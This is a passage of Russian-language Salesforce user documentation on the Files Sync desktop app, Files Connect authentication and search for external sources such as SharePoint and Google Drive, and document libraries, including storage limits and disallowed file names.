8. Чтобы включить приложение Salesforce Files Sync, нажмите кнопку **«Разрешить»**.

Подключение к новой организации инициирует синхронизацию всех файлов, добавленных в папку Salesforce Files Sync. Файлы, синхронизированные с подключенной организацией, автоматически загружаются в папку Salesforce Files Sync на рабочем столе.

Синхронизация файлов и папок

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации файлов:
- Синхронизация файлов

Чтобы синхронизировать файлы и папки, сохраните их в папке Salesforce Files Sync на рабочем столе или щелкните **«Синхронизировать»** при просмотре файла посредством сообщения ленты, комментария, списка файлов или страницы сведений о файле.

Прежде чем синхронизировать файлы, рекомендуем установить приложение Salesforce Files Sync на рабочий стол.

По умолчанию синхронизированные файлы являются личными. Другими словами, файл, сохраненный в папке Salesforce Files Sync на рабочем столе, может быть доступен в веб-приложении Salesforce только текущему пользователю. При необходимости предоставьте другим пользователям общий доступ к синхронизированным файлам.

Папка Salesforce Files Sync на рабочем столе, веб-приложение Salesforce и приложение Salesforce1 на мобильных устройствах всегда предоставляют доступ к последней версии синхронизированных файлов. Подобно другим файлам Salesforce, пользователям доступны предыдущие версии синхронизированных файлов.

Чтобы синхронизировать файлы, выполните указанные ниже действия.

1. Откройте клиентское приложение Salesforce Files Sync и сохраните файлы в папке Salesforce Files Sync или перетащите нужные файлы в папку Salesforce Files Sync.

   При использовании операционной системы Windows папка Salesforce Files Sync доступна по адресу `C:\Users\`*Имя пользователя*`\Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Windows. На компьютере Mac папка Salesforce Files Sync доступна по адресу `/Users/`*Имя пользователя*`/Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Mac.

   Щелкните **«Синхронизировать»** при просмотре файла посредством вкладки **«Файлы»**, сообщения ленты или любой области полной версии системы Salesforce, использованной для публикации или перечисления файла.

2. Данное действие инициирует синхронизацию файлов.

Синхронизированные файлы доступны в приложениях Salesforce и Salesforce1 на мобильных устройствах. Файл, удаленный из папки Salesforce Files Sync, можно просмотреть с помощью фильтра «Принадлежащие мне» в разделе «Файлы».

Доступ к синхронизированным файлам на компьютере, в веб-приложении и на мобильных устройствах

Синхронизированные файлы доступны в папке Salesforce Files Sync на рабочем столе, в веб-приложении Salesforce и приложении Salesforce1 на мобильном устройстве.

Поиск синхронизированных файлов на рабочем столе

Синхронизированные файлы хранятся на рабочем столе в папке Salesforce Files Sync. При использовании операционной системы Windows папка Salesforce Files Sync доступна по адресу `C:\Users\`*Имя пользователя*`\Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Windows. На компьютере Mac папка Salesforce Files Sync

доступна по адресу `/Users/`*Имя пользователя*`/Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Mac.

Чтобы открыть папку Salesforce Files Sync из системной области или строки меню, правой кнопкой мыши щелкните значок **«Salesforce Files Sync»** > **«Открыть папку Salesforce Files Sync»**.

Внимание: Перемещение папки Salesforce Files Sync вне стандартного каталога препятствует синхронизации файлов. Чтобы гарантировать синхронизацию файлов, не рекомендуем перемещать папку Salesforce Files Sync.

Поиск синхронизированных файлов в системе Salesforce

Доступ к синхронизированным файлам в системе Salesforce можно получить на начальной странице «Файлы».

Чтобы просмотреть синхронизированные файлы и папки, щелкните ссылку **«Синхронизированные»** на начальной странице «Файлы». Последние синхронизированные файлы отображаются в списке первыми.

Поиск синхронизированных файлов на мобильном устройстве

Синхронизированные файлы хранятся на мобильном устройстве в приложении Salesforce1.

Чтобы просмотреть список синхронизированных файлов, коснитесь значка ▼ на странице «Файлы» и выберите пункт **«Синхронизированные»**.

Работа с синхронизированными файлами и папками

Синхронизированные файлы и папки аналогичны другим файлам Salesforce, но отличаются некоторыми дополнительными функциями.

По умолчанию синхронизированные файлы являются личными. Другими словами, файл, сохраненный в приложении Salesforce Files Sync на рабочем столе, может быть доступен в веб-приложении Salesforce только текущему пользователю. При необходимости предоставьте другим пользователям общий доступ к синхронизированным файлам.

Папка Salesforce Files Sync на рабочем столе, веб-приложение Salesforce и приложение Salesforce1 на мобильных устройствах всегда предоставляют доступ к последней версии синхронизированных файлов. Подобно другим файлам Salesforce, предыдущие версии синхронизированных файлов доступны пользователям в Chatter.

Предоставление общего доступа к синхронизированным файлам

Общий доступ к синхронизированным файлам может быть предоставлен прямо из папки Salesforce Files Sync на рабочем столе.

Общий доступ к синхронизированным файлам может быть предоставлен людям и группам Chatter внутри и за пределами организации (посредством созданной ссылки). По умолчанию синхронизированные файлы являются личными, но параметры их доступности могут быть изменены при предоставлении общего доступа.

При предоставлении общего доступа пользователю или группе с полномочиями соавтора загрузка исходной версии файла, редактирование и загрузка новой версии файла, выполняемые соавторами, инициируют автоматическую синхронизацию последней версии. Редактирование и синхронизация новой версии файла инициируют автоматическое предоставление доступа соответствующим людям и группам к последней версии файла.

Чтобы предоставить общий доступ к файлу прямо из папки Salesforce Files Sync, выполните указанные ниже действия.

1. Правой кнопкой мыши щелкните нужный файл в папке Salesforce Files Sync на рабочем столе.
2. Найдите меню **«Salesforce Files Sync»** и выберите один из указанных ниже пунктов: общий доступ с людьми, общий доступ с группами Chatter или общий доступ по ссылке.

3. Выберите имена нужных людей или групп, назначьте полномочие «Гость» или «Соавтор» и введите дополнительное сообщение. При предоставлении общего доступа к файлу по ссылке скопируйте соответствующую ссылку.
4. Нажмите кнопку **«Опубликовать»**.
   Электронное уведомление отправляется каждому пользователю, которому предоставляется общий доступ к файлу.

Управление версиями синхронизированных файлов

Как и в случае со всеми файлами Salesforce, предыдущие версии синхронизированных файлов тоже можно просматривать при необходимости.

Файл, синхронизированный впервые, отображается в списке файлов как «Версия 1». Изменение синхронизированного файла, выполняемое на компьютере или мобильном устройстве, инициирует автоматическое создание новой версии при каждом сохранении файла. Чтобы просмотреть предыдущие версии, откройте страницу сведений о нужном файле в Salesforce.

Уведомление о создании новой версии отображается в ленте Chatter каждого пользователя, отслеживающего синхронизированный файл. Загрузка новых версий синхронизированных файлов доступна соавторам.

Внимание: Чтобы получить новую версию синхронизированного файла, открытого на настольном компьютере во время загрузки новой версии соавтором, рекомендуем закрыть файл без сохранения. Сохранение открытого файла инициирует перезапись изменений, внесенных соавтором, текущей версией.

Ограничения для Salesforce Files Sync

Ниже перечислены ограничения по синхронизации файлов посредством приложения Salesforce Files Sync.

Функция	Ограничение
Единое хранилище	Объем хранилища определяется количеством приобретенных лицензий Salesforce. При необходимости организации могут приобретать дополнительное хранилище. Дополнительную информацию см. в разделе «Ограничения для хранилищ Salesforce Files Sync».
Максимальное количество синхронизированных файлов	Пользователи могут синхронизировать не более 10 000 файлов.
Максимальное количество синхронизированных папок	500 папок
Размер файла	• 2 Гб при загрузке посредством веб-интерфейса • 2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера) • 100 Мб при загрузке посредством мобильного устройства
Максимальное количество версий на один файл	2 048
Максимальное количество пользователей, которым доступна одновременная синхронизация файла	1 000 пользователей

Функция	Ограничение
Максимальное количество вызовов Connect API	10 000 в час на пользователя одного связанного приложения посредством настольного клиентского приложения Salesforce Files Sync При достижении максимального количества вызовов Connect API приложение Salesforce Files Sync временно приостанавливает синхронизацию файлов. Синхронизация возобновляется автоматически примерно через час.

Ниже перечислены условия, при выполнении которых приложение Salesforce Files Sync продолжает синхронизацию текущих файлов, но не синхронизирует новые файлы.

- Папка Salesforce Files Sync содержит более 10 Гб файлов.
- Организация достигает ограничения по размеру общедоступного хранилища файлов.
- Папка Salesforce Files Sync содержит более 10 000 файлов или 500 папок.
- Размер нового файла превышает индивидуальное ограничение по размеру файла.

Ниже перечислены условия, при выполнении которых приложение Salesforce Files Sync прекращает синхронизацию файлов.

- Пользователь перемещает папку Salesforce Files Sync вне стандартного каталога. При использовании операционной системы Windows стандартный каталог доступен по адресу `C:\Users\`*`Имя пользователя`*`\Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Windows. При использовании операционной системы Mac стандартный каталог доступен по адресу `/Users/`*`Имя пользователя`*`/Salesforce Files`, где переменная *Имя пользователя* заменяется именем пользователя Mac. Приложение Salesforce Files Sync возобновляет синхронизацию после перемещения папки Salesforce Files Sync в стандартный каталог.

Ограничения для хранилищ Salesforce Files Sync

Приложение Salesforce Files Sync применяет два ограничения для хранилищ: общедоступное хранилище и личное хранилище.

Общедоступное хранилище

Размер общедоступного хранилища файлов организации равен объему хранилища файлов, выделенному на организацию, плюс объем на пользователя, умноженный на количество пользователей в организации.

Если организация использует весь объем общедоступного хранилища, то приложение Salesforce Files Sync продолжит синхронизацию текущих файлов, но начнет синхронизацию новых файлов только после удаления текущих файлов или приобретения дополнительного хранилища у компании salesforce.com.

Версия Salesforce	Распределение хранилища файлов на организацию	Распределение хранилища файлов на лицензию пользователя
Contact Manager	10 ГБ	612 Мб
Group Edition	10 ГБ	612 МБ
Professional Edition	10 ГБ	612 МБ

Версия Salesforce	Распределение хранилища файлов на организацию	Распределение хранилища файлов на лицензию пользователя
Enterprise Edition	10 ГБ	2 Гб
Performance Edition	10 ГБ	2 ГБ
Unlimited Edition	10 ГБ	2 ГБ
Developer Edition	20 Мб	—
Personal Edition	20 МБ	—

Прим.: Если организация использует настраиваемые лицензии пользователя, обратитесь к администратору для определения лицензий, поддерживающих дополнительное хранилище.

Личное хранилище

Приложение Salesforce Files Sync позволяет синхронизировать не более 10 Гб файлов между папкой Salesforce Files Sync на рабочем столе, веб-приложением Salesforce и приложением Salesforce1 на мобильных устройствах. Приложение Salesforce Files Sync продолжит синхронизацию текущих файлов, но не будет синхронизировать новые файлы при добавлении в папку Salesforce Files Sync более 10 Гб файлов. Чтобы синхронизировать новые файлы при достижении ограничения по размеру личного хранилища, равного 10 Гб, рекомендуем удалить текущие файлы.

Имена и расширения файлов, препятствующие синхронизации

Некоторые характеристики файлов могут препятствовать их синхронизации между устройствами и веб-приложением.

- Файлы размером 0 байт
- Файлы без расширения
- Файлы с именами, начинающимися со следующих компонентов:
  - AUX.
  - CLOCK$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.
  - COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.

  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- Файлы со следующими именами:
  - desktop.ini
  - thumbs.db
  - .DSStor
- Файлы со следующими расширениями:
  - .tmp
  - .conflicted
  - .part
  - .partial
  - .download
  - .crdownload
  - расширения, начинающиеся символами .sb-
- Разные операционные системы используют разные ограничения для имен файлов. Приложение Salesforce Files Sync синхронизирует все файлы, имена которых поддерживаются операционной системой. Другими словами, файл, имя которого может быть задано на компьютере, может быть синхронизирован посредством приложения Salesforce Files Sync. Если файл, синхронизируемый в операционной системе Mac® OS X®, синхронизируется с веб-приложением, но его имя не поддерживается операционной системой Microsoft Windows®, то данный файл не загружается на рабочий стол Windows.

  Чтобы гарантировать синхронизацию всех файлов между всеми компьютерами, рекомендуем не использовать имена файлов, содержащие указанные ниже символы.

  - \ (обратная косая черта)
  - : (двоеточие)
  - * (звездочка)
  - ? (вопросительный знак)
  - ' (апостроф)
  - < (символ «меньше»)
  - > (символ «больше»)
  - / (косая черта)
  - | (вертикальная черта)
  - ™ (символ товарного знака)

  - ∞ (символ бесконечности)
  - § (символ раздела)
  - • (символ маркера)
  - ≠ (символ неравенства)
  - ` (символ ударения)
  - " (кавычки)
  - ... (многоточие)
  - ≥ (символ «больше или равно»)
  - ≤ (символ «меньше или равно»)
  - & (амперсанд)
- Файлы, имена которых содержат более 254 символов

Ограничения для имен синхронизированных папок

Приложение Salesforce Files Sync не синхронизирует некоторые папки ввиду применения ограничений для имен папок.

Разные операционные системы используют разные ограничения для имен папок. Приложение Salesforce Files Sync синхронизирует все папки, имена которых поддерживаются операционной системой. Другими словами, папка, имя которой может быть задано на компьютере, может быть синхронизирована посредством приложения Salesforce Files Sync. Если папка, синхронизируемая в операционной системе Mac® OS X®, синхронизируется с веб-приложением, но ее имя не поддерживается операционной системой Microsoft Windows®, то данная папка не загружается на рабочий стол Windows.

Чтобы гарантировать синхронизацию всех файлов между всеми компьютерами, рекомендуем не использовать имена папок, которые:

- Содержат данные символы:
  - / (косая черта)
  - \ (обратная косая черта)
  - : (двоеточие)
  - * (звездочка)
  - ? (вопросительный знак)
  - " (кавычки)
  - < (символ «меньше»)
  - > (символ «больше»)
  - | (вертикальная черта)
- Содержат более 255 символов
- Соответствуют имени другой папки в том же каталоге

Внешние файлы функции подключения файлов

Просматривайте внешние файлы, ищите их и делитесь ими прямо из Salesforce.

Проверка подлинности для внешних источников данных функции подключения файлов

Если администратор настроил источник данных (например, SharePoint) для использования индивидуальной проверки подлинности пользователей, введите регистрационные данные для этой системы в Salesforce.

Общий доступ к внешним файлам и совместная работа над ними с помощью функции подключения файлов

После включения администратором функции подключения файлов пользователи могут просматривать файлы из внешних источников (например, Google Drive и SharePoint) или публиковать файлы посредством начальной страницы «Файлы» и лент.

Поиск внешних файлов с помощью функции подключения файлов

Система Salesforce позволяет выполнять поиск внешнего источника данных (например, Google Drive, Box или SharePoint).

Проверка подлинности для внешних источников данных функции подключения файлов

Если администратор настроил источник данных (например, SharePoint) для использования индивидуальной проверки подлинности пользователей, введите регистрационные данные для этой системы в Salesforce.

Настройка проверки подлинности для внешнего источника данных

При первом подключении к системе внешних данных функции подключения файлов настройте проверку подлинности за пару простых действий.

Управление учетными данными для проверки подлинности во внешнем источнике данных

Вы или ваш администратор Salesforce можете настроить параметры проверки подлинности для внешних источников данных с помощью функции подключения файлов. При наличии допустимых параметров проверки подлинности вы сможете работать с файлами из внешних систем прямо из Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия функции подключения файлов»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия функции подключения файлов»

Настройка проверки подлинности для внешнего источника данных

При первом подключении к системе внешних данных функции подключения файлов настройте проверку подлинности за пару простых действий.

Если вы не настроили проверку подлинности к системе внешних данных в разделе «Мои параметры», будет выдан запрос проверки подлинности при первой попытке входа во внешнюю систему из Salesforce. Нажмите ссылку или кнопку, чтобы завершить большую часть проверки автоматически.

- Если выполняется подключение к Box, Google Drive, SharePoint Online или OneDrive for Business, сделайте следующее.
  1. Выберите **OAuth 2.0** в качестве протокола проверки подлинности.
  2. При появлении сообщения с запросом полномочия Salesforce для доступа к сведениям из вашей внешней системы нажмите кнопку **Allow**.
  3. После завершения проверки вы будете перенаправлены в Salesforce.
- Если выполняется подключение к SharePoint 2010 или SharePoint 2013, произойдет следующее.
  1. Вы будете перенаправлены к параметрам проверки подлинности для внешних систем.
  2. Введите свое имя пользователя и пароль для внешней системы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия функции подключения файлов»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия функции подключения файлов»

Управление учетными данными для проверки подлинности во внешнем источнике данных

Вы или ваш администратор Salesforce можете настроить параметры проверки подлинности для внешних источников данных с помощью функции подключения файлов. При наличии допустимых параметров проверки подлинности вы сможете работать с файлами из внешних систем прямо из Salesforce.

Ваш администратор определяет внешние системы во внешних источниках данных и именованных регистрационных данных. Прежде чем начать работу, администратор должен выполнить указанные ниже действия.

- Настройка внешнего источника данных или именованных регистрационных данных для использования проверки подлинности отдельного пользователя.
- Предоставление доступа к внешнему источнику данных или именованным регистрационным данным.
- Уведомление пользователя о параметрах проверки подлинности для ввода.

Если ожидаемых параметров или настроек нет, обратитесь к своему администратору.

1. Введите *«Проверка подлинности»* в поле «Быстрый поиск» на странице «Мои параметры» и выберите пункт «Параметры проверки подлинности для внешних систем».
2. Нажмите **Создать**, чтобы создать новое подключение. Чтобы изменить существующий внешний источник данных, нажмите кнопку **«Правка»**.
3. Выберите пункт «Внешний источник данных» из меню Определение внешней системы.
4. Выберите источник данных, созданный администратором, из меню «Внешний источник данных».
5. Выберите протокол проверки подлинности, требуемый внешней системой.

   При выборе SharePoint 2010 или SharePoint 2013 настройте параметры ниже.

Поле	Описание
Протокол проверки подлинности	Выберите значение **«Проверка подлинности паролем»**.
Имя пользователя **и** Пароль	Введите свое имя пользователя и пароль для SharePoint.

   Для Box, Google Drive, SharePoint Online или OneDrive for Business задайте следующие параметры.

Поле	Описание
Протокол проверки подлинности	Выберите **OAuth 2.0**.
Поставщик проверки подлинности	Выберите поставщика, созданного администратором для данного источника данных.
Область	Пропустите данное поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия функции подключения файлов»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия функции подключения файлов»

Поле	Описание
Начать процесс проверки подлинности при сохранении	Выберите, чтобы незамедлительно начать проверку учетных данных во внешнем источнике данных. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите поток OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

6. Нажмите кнопку **«Сохранить»**.

Общий доступ к внешним файлам и совместная работа над ними с помощью функции подключения файлов

После включения администратором функции подключения файлов пользователи могут просматривать файлы из внешних источников (например, Google Drive и SharePoint) или публиковать файлы посредством начальной страницы «Файлы» и лент.

Загрузка или публикация файлов на начальной странице «Файлы»

Загружайте внешние файлы на свою локальную систему или делитесь ими с общим набором коллег в своей организации с начальной страницы «Файлы».

1. Перейдите на начальную страницу «Файлы».
2. В списке «Внешние файлы», расположенном в левом столбце, отображаются доступные внешние источники данных. Выберите источник и просмотрите папки либо используйте поле поиска для поиска файла.

   Прим.: Система Salesforce поддерживает документы, таблицы, презентации и рисунки Google. В списке недавних содержимое Google Drive ограничивается 24 недавно просмотренными документами за последние 30 дней.

3. Щелкните рядом с именем файла, и выберите один из следующих вариантов:
   - **«Открыть»** файл во внешнем источнике данных (например, SharePoint).
   - **«Загрузить»** файл в локальную систему. (Не более 2 Гб при использовании локальной системы (например, SharePoint 2010).)
   - **Поделитесь** файлом в виде копии или ссылки. Ваш администратор задал тип общего доступа, используемый в вашей организации. При предоставлении общего доступа, следует сделать одно из следующих действий:
     - **«Опубликовать копию»** внешнего файла, хранящегося в системе Salesforce. При предоставлении общего доступа группе Chatter файлы доступны всем участникам группы, несмотря на возможную недоступность внешней системы. Файлы Salesforce не влияют на версии файла во внешних системах.
     - **«Опубликовать ссылку»** на внешний файл, хранящийся вне системы Salesforce. Только пользователи с доступом к внешней системе могут загружать файлы. (Пользователи должны ввести регистрационные данные для системы в разделе «Параметры проверки подлинности для внешних систем» страницы «Личные параметры».) Файлы Salesforce не влияют на версии файла во внешних системах, но ссылка будет указывать на последнюю версию файла в таких системах.

Прим.: Чтобы загрузить файлы, на которые идут ссылки из внешней системы, пользователи должны ввести учетные данные для системы в разделе «Параметры проверки подлинности для внешних систем» своих личных настроек.

Если пользователь выбирает внешний файл в селекторе файлов, в системе Salesforce создается ссылка на файл или копия. Существующая ссылка на файл используется повторно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия функции подключения файлов»

Для доступа к локальным источникам данных (например, SharePoint 2010):


- «Локальная версия функции подключения файлов»

Публикация файлов в ленте

Чтобы добавить внешние файлы в конкретный диалог Chatter, воспользуйтесь лентой. Все файлы, публикуемые в ленте, являются копиями или ссылками (режим общего доступа определяется администратором).


В Salesforce Classic

1. При создании сообщения щелкните ссылку **«Файл»** над лентой, а затем щелкните ссылку **«Выбрать файл в Salesforce»**.
2. Выберите нужный внешний источник (например, SharePoint) в левом столбце.
3. Щелкните ссылку **«Вложить»** напротив нужного файла.
4. В теле сообщения @mention (укажите) группы и людей, с которыми вы хотите поделиться информацией.




В Lightning Experience

1. При составлении сообщения щелкните значок скрепки под сообщением, чтобы открыть окно выбора файла.
2. Выберите нужный внешний источник (например, SharePoint или Google Drive) в левом столбце.
3. Выберите нужный файл и нажмите кнопку **Добавить**.
4. В теле сообщения @mention (укажите) группы и людей, с которыми вы хотите поделиться информацией.



При вставке ссылки на внешний документ в сообщение Chatter она преобразуется в выбранный файл «Files Connect». Под телом сообщения появляется заголовок файла и значок. Нажмите на значок, чтобы открыть предварительный просмотр прямо на ленте. Выбранный файл создан для первой ссылки в каждом сообщении. Выбранные файлы не созданы для ссылок в комментариях.



СМ. ТАКЖЕ:

- Предоставление пользователям общего доступа к файлам в Salesforce Classic
- Предоставление общего доступа к файлам группам
- Предоставление пользователям общего доступа к библиотекам в Salesforce Classic

Поиск внешних файлов с помощью функции подключения файлов

Система Salesforce позволяет выполнять поиск внешнего источника данных (например, Google Drive, Box или SharePoint).

Поиск по конкретному внешнему источнику данных

В Salesforce Classic

1. Щелкните имя нужного источника данных в левом столбце вкладки Chatter или страницы «Файлы».
2. В поле поиска введите условия, такие как *название документа* или *автор*. (Данные, доступные для поиска, определяются конфигурацией внешнего источника данных.)




Прим.: Поиск по внешним источникам данных можно вести и из селектора файла при прикреплении файла к сообщению Chatter. В Salesforce Classic нажмите кнопку **Файл** над лентой и затем выберите файл из Salesforce. В Lightning Experience щелкните значок скрепки под сообщением, чтобы открыть окно выбора файла.

Глобальный поиск данных Salesforce и внешних данных

При включении глобального поиска для внешнего источника данных его содержимое может беспрепятственно обрабатываться поиском наряду с данными Salesforce.

В Salesforce Classic

1. Введите критерии поиска в поле глобального поиска, расположенное вверху окна Salesforce.
2. Чтобы отфильтровать отображаемые результаты, щелкните имя конкретного внешнего источника данных (например, «SharePoint Online») в левом столбце.



Совет: Чтобы быстро извлекать содержимое из конкретного внешнего источника данных, зафиксируйте его в верхней части результатов глобального поиска: наведите указатель мыши на имя нужного источника данных в левом столбце и щелкните значок фиксации. (При отсутствии нужного источника данных щелкните «Искать все».)

В Lightning Experience

1. На начальной странице «Файлы» введите условие поиска в поле глобального поиска, расположенное в заголовке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия функции подключения файлов»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия функции подключения файлов»

2. Результаты поиска можно отфильтровать так, чтобы возвращались только файлы. Для этого выберите вариант «в файлах» после ввода условия в поле глобального поиска. Или же выполните глобальный поиск и затем выберите «Файлы» из результатов глобального поиска.

Библиотеки документов

Храните файлы, не прикрепляя их к записям.

Общие сведения о библиотеке документов

Каждый документ в библиотеке документов хранится в соответствующей папке. Атрибуты папки определяют доступность самой папки и хранимых документов.

Начальная страница документов

Просмотр списков документов

Загрузка и замена элементов на вкладке документов

Документы и изображения можно хранить на вкладке «Документы» без прикрепления к записям. Вы можете использовать эти элементы в организации Salesforce, например, при создании шаблона электронного сообщения.

Поиск документов

Удаление документов

Перемещение документов в файлы Salesforce

При переходе к Lightning Experience могут возникнуть вопросы относительно файлов, сохраненных на вкладке «Документы» в приложении Salesforce Classic.

Общие сведения о библиотеке документов

Каждый документ в библиотеке документов хранится в соответствующей папке. Атрибуты папки определяют доступность самой папки и хранимых документов.

В библиотеках документов хранятся документы, не прикрепленные к записям. Документы из библиотеки доступны на вкладке «Документы». Если вы не видите вкладку «Документы», настройте параметры ее отображения.

